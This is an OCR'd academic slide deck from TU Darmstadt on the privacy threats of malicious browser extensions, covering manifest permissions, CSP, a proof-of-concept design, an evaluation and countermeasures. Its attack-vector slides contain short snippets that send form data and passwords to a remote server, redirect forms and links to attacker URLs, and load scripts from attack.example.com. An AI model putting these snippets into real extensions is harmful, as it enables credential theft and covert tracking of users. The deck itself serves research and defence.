
Privacy Threat Analysis Of Browser Extensions

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Browser Extensions

Not Browser Extensions



Trojan: JS/Febipos.A

Also detected as:

Trojan: JS/Kilim.A


Also detected as: JS/Chromex.FBook.F (ESET),

Trojan:JS/Febipos.A
Alert level: **Severe**

Trojan:JS/Kilim.A
Alert level: **Severe**

First published:
Latest published:

`https://www.microsoft.com/security/portal/threat/Threats.aspx`



Unlimited Free VPN - Hola

angeboten von hola.org

★★★★★ (181275) | Produktivität | 8.911.919 Nutzer | verfügbar für Android Herunterladen »

Access websites blocked in your country, company or school with Hola! Hola is free and easy to use!

Zugang Websites blockiert oder in Ihrem Land, Firma oder Schule mit dem kostenlosen Hola Unblocker VPN-Proxy-Dienst zensiert.

Adios, Hola!

Or: Why You Should Immediately Uninstall Hola

https://chrome.google.com/webstore/detail/gkojfkhlekighikafcpjkiklfbnlmeio

http://adios-hola.org/

Outline

What is the purpose of our work?

- Demonstrate the threat of browser extensions
- Focus on targeted attacks

What is the content of our work?

- Overview of the extension architecture
- Threat analysis
- Design and implementation
- Evaluation
- Countermeasures

Extension Manifest - Meta Information

TECHNISCHE
UNIVERSITÄT
DARMSTADT

```json
{
    "manifest_version": 2,
    "name": "Extension Name",
    "version": "1.1.2"
}
```

Extension Manifest - Background

```
{
    "manifest_version": 2,
    "name": "Extension Name",
    "version": "1.1.2",
    "background": {
        "scripts": [ "background.js" ]
    }
}
```

Extension Manifest - Content Scripts

```
{
  "manifest_version": 2,
  "name": "Extension Name",
  "version": "1.1.2",
  "background": {
    "scripts": [ "background.js" ]
  },
  "content_scripts": [
    {  "js": [ "content.js" ],
       "matches": [ "http://*/*", "https://*/*" ] }
  ]
}
```

Extension Manifest - Permissions

```
{
    "manifest_version": 2,
    "name": "Extension Name",
    "version": "1.1.2",
    "background": {
        "scripts": [ "background.js" ]
    },
    "content_scripts": [
        {   "js": [ "content.js" ],
            "matches": [ "http://*/*", "https://*/*" ] }
    ],
    "permissions": [ "cookies", "history", "http://*/*", "https://*/*" ]
}
```

Extension Manifest - Permissions

```
{
    "manifest_version": 2,
    "name": "Extension Name",
    "version": "1.1.2",
    "background": {
        "scripts": [ "background.js" ]
    },
    "content_scripts": [
        {   "js": [ "content.js" ],
            "matches": [ "http://*/*", "https://*/*" ] }
    ],
    "permissions": [ "cookies", "history", "http://*/*", "https://*/*" ]
}
```

Extension Manifest - Permissions

```
{
    "manifest_version": 2,
    "name": "Extension Name",
    "version": "1.1.2",
    "background": {
        "scripts": [ "background.js" ]
    },
    "content_scripts": [
        {   "js": [ "content.js" ],
            "matches": [ "http://*/*", "https://*/*" ] }
    ],
    "permissions": [ "cookies", "history", "http://*/*", "https://*/*"]
}
```

Content Security Policy (CSP)

Default CSP of an extension

```
script-src: 'self' object-src: 'self'
```

- Allows only scripts from the extension's installation for `<script>`
- Allows only resources for `<object>`, `<applet>`, and `<embed>` from the extension's installation
- Disables `eval`
- Disables inline scripts (<script>[code]</script>)
- Disables inline event handler (`<button onclick="[code]"/>`)

Extension Manifest - Content Security Policy

```
{
    "manifest_version": 2,
    "name": "Extension Name",
    "version": "1.1.2",
    "background": {
        "scripts": [ "background.js" ]
    },
    "content_scripts": [
        {   "js": [ "content.js" ],
            "matches": [ "http://*/*", "https://*/*" ] }
    ],
    "permissions": [ "cookies", "history", "http://*/*", "https://*/*" ],
    "content_security_policy":
        "script-src 'self' https://*.example.com/ 'unsafe-eval'; object-src 'self'"
}
```

Threat Analysis

Threat Analysis - Content Scripts

Using a content script an extension is able to ...

- collect information inserted by the user
- collect information displayed inside the web page
- manipulate displayed information
- redirect the user to harmful web pages
- execute unrestricted web requests

Threat Analysis - Browser API and Permissions

`background`

- Execute attacks without browser window

`downloads`

- Download and open harmful file
- Exchange downloaded files

`webRequest`

- Remove security relevant header
- Intercept all requests

`cookies`

- Extract session cookies

`geolocation`

- Localize the user

`management`


- Disable other extensions

`system`


- Identify current device

Design and Implementation


Design and Implementation - Flow Pattern




Design and Implementation - Flow Pattern




Design and Implementation - Flow Pattern



Design and Implementation - Flow Pattern



Design and Implementation - Flow Pattern



Collect user data

Transfer to remote server

Identify user


Fetch code for attack vectors

Execute targeted attack

Extension

Remote Server

Design and Implementation - Structure



Design and Implementation - Identification
Unique Identifier

Store a unique identifier inside the extension's storage

- Persistent storage
- No build-in user interface to clear extension storage
- Simplifies identification the next time

Design and Implementation - Identification
WebBeacon

- Embed content from tracking party into web page
- Commonly small image, 1 pixel in size
- Transfers potential tracking cookies when loaded

Design and Implementation - Identification
Fingerprinting

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Fingerprinting values accessible through JavaScript

► Operating System Name	Win32
► Browser Name	Mozilla/5.0 Firefox/44.0
► Screen Size	1366 * 768 (pixel)
► Screen Resolution	24 (byte per pixel)
► Timezone	-60 (equals UTC+1)
► Browser Language	en
► Operating System Languages	de, en-US, en

Design and Implementation - Identification
Fingerprinting

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Additional fingerprinting information

`system.cpu`	Number of kernels, processor's name and features (SSE, AVX)
`system.memory`	Memory capacity
`management`	List of installed extensions


Design and Implementation - Identification
Personal User Data

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Targeted web applications

- Social media
- Online banking
- E-Mail clients

Design and Implementation - Structure



Design and Implementation - Communication
XMLHttpRequest

Example of an XHR implementation

```
var request = new XMLHttpRequest();
request.open("POST", REMOTE_URL);
request.addEventListener('load', function(event) { handleResponse() });
request.send(message);
```

Host permissions matching all web pages

- `http://*/*, https://*/*`
- `<all_urls>`


Design and Implementation - Communication
XMLHttpRequest

Programmatically Injection

```
chrome.tabs.executeScript(tabId, { 'code': fetchedSourceCode });
```

Modified Content Security Policy

```
{
...
   "content_security_policy":
      "script-src 'self' ’unsafe-eval’ ; object-src 'self'"
}
```



iframe

About 422.000.000 results (0,21 seconds)

HTML iframe tag - W3Schools

www.w3schools.com/tags/tag_iframe.asp

Tips and Notes. Tip: To deal with browsers that do not support <iframe>, add a text between the opening <iframe> tag and the closing </iframe> tag. Tip: Use ...

Try it Yourself · HTML iframe height Attribute · HTML iframe width Attribute · Srcdoc

WIKIPEDIA

The Free Encyclopedia

English
5 209 000+ articles

Русский
1 332 000+ статей

日本語
1 025 000+ 記事


Design and Implementation - Communication
Iframe Element

HTML

```
<iframe scr="https://www.wikipedia.org"></iframe>
```

JavaScript

```
var url = REMOTE_URL;
url += '?foo=bar';
iframe.setAttribute('src', url);
```



About 422.000.000 results (0,21 seconds)

HTML iframe tag - W3Schools
www.w3schools.com/tags/tag_**iframe**.asp ▾
Tips and Notes. Tip: To deal with browsers that do not support <**iframe**>, add a text between the opening <**iframe**> tag and the closing </**iframe**> tag. Tip: Use ...
Try it Yourself · HTML iframe height Attribute · HTML iframe width Attribute · Srcdoc

English
5 209 000+ articles

Русский
1 332 000+ статей

日本語
1 025 000+ 記事

Design and Implementation - Communication
Script Element

TECHNISCHE
UNIVERSITÄT
DARMSTADT


HTML

```
<script src="https://attack.example.com"></script>
```

Modified Content Security Policy

```
{
...
    "content_security_policy":
        "script-src 'self' ’https://*.example.com/’ ; object-src 'self'"
}
```

Design and Implementation - Structure



Design and Implementation - Attack Vectors
Obtain Sensitive Data

Obtain Form Data

```
$('form').submit(function() { send($(this).serialize()); });
```

Obtain Credentials

```
send($('input[type=password]').closest('form').serialize());
```

Obtain Displayed Data

```
send($(cssSelector).text());
```

Design and Implementation - Attack Vectors
Manipulate Content

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Manipulate Form Attribute

```
$('input[name=target]').val('manipulated');
```

Manipulate Form Target

```
$('form').attr('action', REMOTE_SERVER_URL);
```

Manipulate Link Target

```
$('a[href=' + TARGETED_URL + ']').attr('href', REMOTE_SERVER_URL);
```

Design and Implementation - Attack Vectors
Execute Attack In Background

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Load web page in iframe

- $('<iframe>').attr('src', TARGET_URL).hide().appendTo(document.body);

Load web page in inactive tab

- chrome.tabs.query({active: **false**});
- chrome.tabs.update(tabId, {url: TARGET_URL});

Load web page in background window

- chrome.tabs.query({currentWindow: **false**});
- chrome.tabs.create({url: TARGET_URL, windowId: windowId});}

Design and Implementation - Attack Vectors
Download Harmful Files

Design and Implementation - Attack Vectors
Other Attack Vectors

Steal cookies

- `cookies`
- `http://*/*, https://*/*`


Disable other extensions

- `management`

Remove security relevant HTTP header

- `webRequest`
- `webRequestBlocking`
- `http://*/*, https://*/*`

Evaluation



AdBlock

offered by getadblock.com

★★★★★ (198831) | Productivity | 10,000,000+ users

Used by over 50 million people, a free ad blocker that blocks ALL annoying ads, malware and tracking.

AdBlock. The #1 ad blocker with over 200 million downloads. Blocks YouTube, Facebook and ads everywhere else on the web.

The original AdBlock for Chrome works automatically. Choose to continue seeing unobtrusive ads, whitelist your favorite sites, or block all ads by default. Just click "Add to Chrome," then visit your favorite website and see the ads disappear!

Website

Report Abuse

Additional Information

Version: 3.1.1

Updated: August 23, 2016

Size: 1.56MiB

Languages: See all 51


https://chrome.google.com/webstore/detail/gighmmpiobklfepjocnamgkkbiglidom

Evaluation - Preparation

Categorization of components based on needed privileges


- A Content script for all web pages
- B Host permission for all web pages
- C API permissions, modified CSP, combination of privileges

Distribution of implemented components




Evaluation - Results

- Extensions using a content script in all web pages
- Extensions declaring host permissions for all web pages
- Extensions with a modified CSP and `unsafe_eval` enabled
- Extensions with a modified CSP and remote script elements enabled



Evaluation - Results

- Download and open files
- Exchange downloaded files
- Collect all cookies
- Disable other extension
- Remove HTTP header



Countermeasure - Detection

Countermeasure - Improved Permissions

Manifest with improved permissions

```
"extension_core_permissions": [
    "inject_script": ["http://*/*", "https://*/*"],
    "cross_site": ["tabs", "http://www.translate.com"]
]
"content_script_permissions": [
    "sensitivity_level": [medium],
    "same_origin_request": [false],
    "new_origin": ["http://www.translate.com"]
]
```

From: *L. Liu, X. Zhang, V. Inc, G. Yan, and S. Chen. Chrome extensions: Threat analysis and countermeasures. In In 19th Network and Distributed System Security Symposium (NDSSS) '12, 2012*

Countermeasure - Improved Permissions

Manifest with improved permissions

```
"extension_core_permissions": [
    "inject_script": ["http://*/*", "https://*/*"],
    "cross_site": ["tabs", "http://www.translate.com"]
]
"content_script_permissions": [
    "sensitivity_level": [medium],
    "same_origin_request": [false],
    "new_origin": ["http://www.translate.com"]
]
```

From: *L. Liu, X. Zhang, V. Inc, G. Yan, and S. Chen. Chrome extensions: Threat analysis and countermeasures. In In 19th Network and Distributed System Security Symposium (NDSSS) '12, 2012*

Countermeasure - Improved Permissions

Manifest with improved permissions

```
"extension_core_permissions": [
    "inject_script": ["http://*/*", "https://*/*"],
    "cross_site": ["tabs", "http://www.translate.com"]
]
"content_script_permissions": [
    "sensitivity_level": [medium],
    "same_origin_request": [false],
    "new_origin": ["http://www.translate.com"]
]
```

From: *L. Liu, X. Zhang, V. Inc, G. Yan, and S. Chen. Chrome extensions: Threat analysis and countermeasures. In In 19th Network and Distributed System Security Symposium (NDSSS) '12, 2012*

Countermeasure - Improved Permissions

Manifest with improved permissions

```
"extension_core_permissions": [
    "inject_script": ["http://*/*", "https://*/*"],
    "cross_site": ["tabs", "http://www.translate.com"]
]
"content_script_permissions": [
    "sensitivity_level": [medium],
    "same_origin_request": [false],
    "new_origin": ["http://www.translate.com"]
]
```

From: *L. Liu, X. Zhang, V. Inc, G. Yan, and S. Chen. Chrome extensions: Threat analysis and countermeasures. In In 19th Network and Distributed System Security Symposium (NDSSS) '12, 2012*

Conclusion

The purpose of our work

- Demonstrate the threats of browser extension
- Focus on user identification and targeted attacks

What we have done

- Demonstrated potential threats
- Designed and implemented a proof-of-concept
- Demonstrated its applicability